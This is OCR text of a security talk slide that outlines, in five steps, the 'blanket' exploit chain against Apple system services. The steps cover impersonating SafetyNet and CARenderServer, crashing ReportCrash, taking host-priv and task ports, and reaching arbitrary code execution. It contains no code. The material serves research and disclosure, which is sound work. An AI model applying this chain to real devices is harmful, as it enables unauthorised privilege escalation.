
Putting it all together


1. Impersonate SafetyNet, crash ReportCrash, extract the host-priv port
2. Impersonate CARenderServer, force druid to start, get druid's task port
3. Use druid and host-priv to register ourselves as the `EXC_BAD_ACCESS` handler
4. Trigger a bad memory access in ReportCrash, receive ReportCrash's task port
5. Use ReportCrash's task port to execute arbitrary code



SafetyNet
CARender Server
Report Crash
launchd
druid
blanket

